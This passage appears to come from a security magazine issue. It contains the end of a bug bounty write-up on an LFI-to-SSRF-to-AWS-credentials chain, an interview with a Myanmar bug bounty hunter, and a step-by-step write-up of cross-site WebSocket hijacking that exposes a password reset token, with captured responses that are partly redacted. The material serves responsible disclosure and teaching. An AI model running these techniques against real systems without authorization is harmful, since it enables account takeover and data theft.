
```
_id: ObjectId[redacted]
phoneNumber:
lastSentDate:
count: 1
__v: 0

_id: ObjectId
phoneNumber:
lastSentDate:
count: 2
__v: 0

_id: ObjectId
phoneNumber:
lastSentDate:
count: 3
__v: 0
```

Though it did not contain all the user details, it was much more than 10K. I reported the vulnerability soon after this and they were very quick to patch it and also rotated all of their affected credentials and keys. So, having started from LFI, I reached to SSRF from where I came to know that the application was deployed over Elastic Beanstalk and from there I was able to grab one of the AWS account's credentials, which helped me to reach one of their Databases credentials that were lying in one S3 bucket over which I had complete read/write access and connecting to the database, I found thousands of customer's details lying along with various other sensitive credentials/keys and information. That's it about this interesting finding!

Avinash Jain

I am a cybersecurity researcher working in an Indian E-commerce company Grofers as a DevSecops Engineer. I love to break application logic and find vulnerabilities in them, have been - acknowledged by various MNCs like Google,Yahoo, NASA, LinkedIn and some top companies of India. I am also an active blogger on Medium where I write about interesting vulnerabilities that I find on my bug bounty journeys. Various articles and interviews have been published in various Security magazines, newspapers and newsletters like Forbes, Economic times, Huffingtonpost, Hakin9, Hackerone etc. I am also a cybersecurity speaker, share my views on various infosec threads.

WAI YAN AUNG



> "Bug bounty programs are not just for making money, you can gain knowledge and experience through them. They are rare.

[Hakin9 Magazine]: Hello Wai Yan Aung! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Wai Yan Aung]: It is a pleasure to be interviewed by Hakin9. I'm doing fine, thanks. My name is Wai Yan Aung, a 21-year-old security analyst/part-time bug bounty hunter from Myanmar. I'm a final year student at Dagon University and have been participating in bug bounty programs as an active researcher since 2017. I currently work as a mobile and web penetration tester remotely and individually, finding and reporting discovered vulnerabilities to appropriate teams, helping security teams as an external penetration tester, making the internet a safer place. And as a reward I was acknowledged or paid with a bounty. I have been recognized and worked with +60 well known companies and organizations in the past. You can find all of the acknowledgements here - https://www.linkedin.com/in/waiyanaun9

[H9]: How did you become a bug bounty hunter?

[WYA]: At the age of 13, I got interested in hacking and learned SQLi, XSS, CSRF, etc., without a mentor, completely self-taught. One day in 2012, I accidentally found an XSS on a RedHat subdomain (search) and Open Redirect on PayPal's main domain while browsing the web in an internet cafe. But I had no idea how to deal with them. So I missed out and later found out they can be reported to security teams

responsibly, which are called Bug Bounty Programs, learn and earn. It pushes me a lot to be a bug bounty hunter.

[H9]: What resources do you recommend to start a career in this field?

[WYA]: There are a variety of resources where you can start from the beginning. Here are the recommended books you should read before starting a career in this field - The Web Application Hacker's Handbook, The Hacker Playbook: Practical Guide To Penetration Testing, Web Hacking 101 by Peter Yaworski, XSS Attacks: Cross Site Scripting Exploits and Defense. Here are the labs you can practice on your localhost - OWASP WebGoat, DVWA (Damn Vulnerable Web App), OWASP BWA and bWAPP. Here are the online labs - Google XSS Challenges, Acunetix's Playground and VulnHub. I also would like to recommend reading bug bounty write-ups on Medium and HackerOne's Hacktivity page everyday where you can follow a submission form or how a vulnerability was discovered.

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[WYA]: Not yet. I have not participated in CTFs in the past since I'm always busy with bug bounty programs and private clients I report bugs to in order to deliver submissions in the meantime. But I plan to participate in CTFs in the future, once I have the chance.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[WYA]: Yes, it is important to join them; not only for beginners but also for professionals. To break a modern security system, it is required to find a modern bypass. Nowadays, the technologies are changing rapidly, which you can't follow alone to break them. So you'll need to join bug bounty communities, ask and share with each other, stay up to date; this will make you more productive in bug bounty hunting.

[H9]: What does the process usually look like, working with a company you report bugs to? Is a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[WYA]: Most of the companies I have worked with are public responsible disclosure/bug bounty programs as singular cooperation. But I've also worked with private clients based on contracts. The process of working with a private company is as usual as a public bug bounty program. But I find vulnerabilities most carefully and send vulnerability reports to the team leader in the meantime when a new feature was released in beta. I usually form a relationship with both because we are working remotely and so excellent communication is the key. You can also be invited to a private program run by the public company.

[H9]: Do you have any favorite tools?

[WYA]: Burp Suite and aircrack-ng are the tools I love most.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[WYA]: As for a complete beginner with basic hacking knowledge, I will recommend to take C|EH course from EC-Council. I want to remind you to make sure that you have a strong self-study mindset and a good instructor who will teach you C|EH. I don't recommend taking C|EH course without having a self-study mindset. The course will deliver a variety of domains and you will have to learn each, because bug bounty hunting is not a standalone subject; it consists of APIs, web, network, mobile and cryptography. If you are all set and ready, read bug bounty write-ups, follow the researchers, pick kudos-only programs from the platforms and start hunting for bugs. They are more likely vulnerable than paid programs and will teach you real world experience and knowledge, which will be useful in hunting bugs on paid programs in the future.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[WYA]: Sure, I found an XSS bug in a private bug bounty program that allows users to download their uploaded video information in an HTML file (.zip archive) containing comments of the attacker. The site itself, comment section, is not vulnerable to XSS attack. XSS occurs when a user downloaded and viewed HTML file in zip archive file. So I was allowed to trigger XSS on the victim's computer remotely. This bug allowed an attacker to capture screenshots of the victim's computer, capture the HTML source code and send it to the attacker's server, it could even perform a port scan on the internal network. Then I submitted a submission along with working PoCs and was paid $3,000 bounty. What a nice attack scenario and bounty!

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[WYA]: Bug bounty programs are not just for making money, you can gain knowledge and experience through the programs. They are rare. I don't know who you are but you may be the king of duplicates, the king of N/As, but don't give up. As Morihei Ueshiba said, "Failure is the key to success; each mistake teaches us something," but you'll need to find a real; impactful; exploitable bug.

ACCOUNT TAKEOVER USING CROSS-SITE WEBSOCKET HIJACKING

Sharan Panegav

ACCOUNT TAKEOVER USING CROSS-SITE WEBSOCKET HIJACKING

While hunting on a private program, I found the application using a WebSocket connection so I checked the WebSocket URL and found it was vulnerable to CSWH (Cross-site websocket-hijacking). For more details about CSWH, you can go to the below blog:


https://www.christian-schneider.net/CrossSiteWebSocketHijacking.html

So let's assume an application is establishing a connection with websocket on URL wss://website.com. To verify the URL is vulnerable to CSWH, I follow the below steps:

Open the web application in a browser and log in to it.

After this, visit http://websocket.org/echo.html in a new tab, enter the WebSocket URL and click 'Connect'.

Once the connection is established, you must be able to send frames to the server from this page. Capture the websocket frames using Burp proxy from a valid session and send them to see how the server responds. If the server responds in the same way as it did for the valid session then it most likely is vulnerable to Cross-Site WebSocket Hijacking.



We host a WebSocket Echo Server at **ws://demos.kaazing.com/echo** which additionally supports **Binary** requests ("Blob", "Array Buffer" and "Byte Bu
supports these requests, as well demos for AMQP and JMS can be found here.

You can also inspect WebSocket messages using your browser.

Try it out!

This browser supports WebSocket.


Location: om/socket.io/?EIO=3&transport=websocket&sid=

Message: Rock it with HTML5 WebSocket

Log:


```
CONNECTED

RECEIVED: 0{"sid":"2aaO2tN-va2qlY2mAAAJ","upgrades":
[],"pingInterval":25000,"pingTimeout":60000}

RECEIVED: 40

RECEIVED: 42["updateTracking",{"_user":
{"_id":"5c6ae411017c7f0a4ef45d1e","_oauthGoogleId":"[redacted]","username":"Shappa
```

By following the above steps, I determined the application is vulnerable to Cross-site-websocket-Hijacking. Once I established the WebSocket connection on the new tab, I received the below websocket response:



```
RECEIVED: 42["updateTracking",{"_user":{"_id":"5c6ae411017c7f0a4ef45d1e","_o
a[redacted]05","username":"Shappa Noob","firstName":"
Shappa","lastName":"Noob","email":"[redacted]6@gmail.com","_role":"learner","_p
[redacted]","__v":0,"_achievements"
:"5c6ae41137e81cbf38bab385","_firstLoggedInAt":"2019-02-18T16:57:53.324Z","_
loggedInAt":"2019-03-08T11:11:01.406Z","_languagePack":"en","_forgotPassword
Expiry":null,"_forgotPasswordId":null,"_salt":"n8y9DQ1D41pNZirzDZFlV54wWkRD0
mXD0[redacted]O9xkp23uMta9
RlOS-[redacted]RQ=","_hash"
:"f\u[redacted]�\"�|J\bU�>
��s��[redacted]`/v�PF?\\\u0
00eS\u001fY\u0006���p{��G1<k�f¢","_lastViewedCourse":"5b339fe4f3116365e01d07
6d","_hasSignedPolicy":f[redacted]-18T16:57:53.29
2Z","_createdAt":"2019-[redacted]ssages":[],"_gr
oups":["5c1153f6826d0b2[redacted]"5b30f56081ca56
4986e414f0","5b3ddee0eb[redacted]d9e"],"_availab
leRoles":[],"_isNewUser":true,"_hasDefaultPassword":false,"_shouldAutoEnroll
```

If you observe the above response, there is a parameter "forgotPasswordId" and its value is "null". Now I need to determine the value of "_forgotPasswordId" to complete the attack. I decided to check the forgot password page and submitted the password reset request.




https:/[redacted]/passwordReset

[redacted]

Reset Password

Email:
[redacted]@gmail.com

Once again, I checked the Websocket connection and this time observed the below response and it contains a forgotPassword token:



```
42["updateTracking",{"_user":{"_id":"5c6ae411017c7f0a4ef45d1e","_o[redacted]leId":"103[redacted]85505","u
me":"Shappa Noob","firstName":"Shappa","lastName":"Noob","email":"[redacted]@gmail.com","_role":"learner","_
ord[redacted]","__v":0,"_achievements":"5c6ae41137e81cbf38bab385","_firs
edInAt":"2019-02-18T16:57:53.324Z","_loggedInAt":"2019-03-09T07:54:19.740Z","_languagePack":"en","_forgotP
rdExpiry":"2019-03-10T07:51:24.288Z","_forgotPasswordId":"a0ed4724-b482-4304-aa0e-3ebfd05970ba","_salt":"n
1D41pNZirzDZFlV54wWkRD0mXD00RloX8Jg05WjGIBF7fAPc4B+fz7FpttPAPRWd+MFaJQpM2+/EMOwzY5W/WWjO9xkp23uMta9RlOS+RR
O+aGxWgkapOcKCmrb1TeqDz+3O3e6U6zwdiydqZpLF5BOazF7y00RQ=","[redacted]H(
��.�%�1\u0006�P�>E�5@z���w�9�|0�\"�|J\bU�>��s��\u0004\u000[redacted]��H�5u]W���
F?\\\u000eS\u001fY\u0006���p{��G1<k�f¢","_lastViewedCourse":"5b33a04bf3116365e01d076e","_hasSignedPolicy":
,"_tags":[],"_up[redacted]2019-02-18T16:57:53.292Z","_alerts":[],"
ages":[],"_group[redacted]414f0","5b30f56081ca564986e414f0","5b3d
b868c4c87eb6d9e"[redacted]_isNewUser":true,"_hasDefaultPassword":
,"_shouldAutoEnrollGroups":true,"_hasBeenArchived":false,"_type":"user"}}]
```

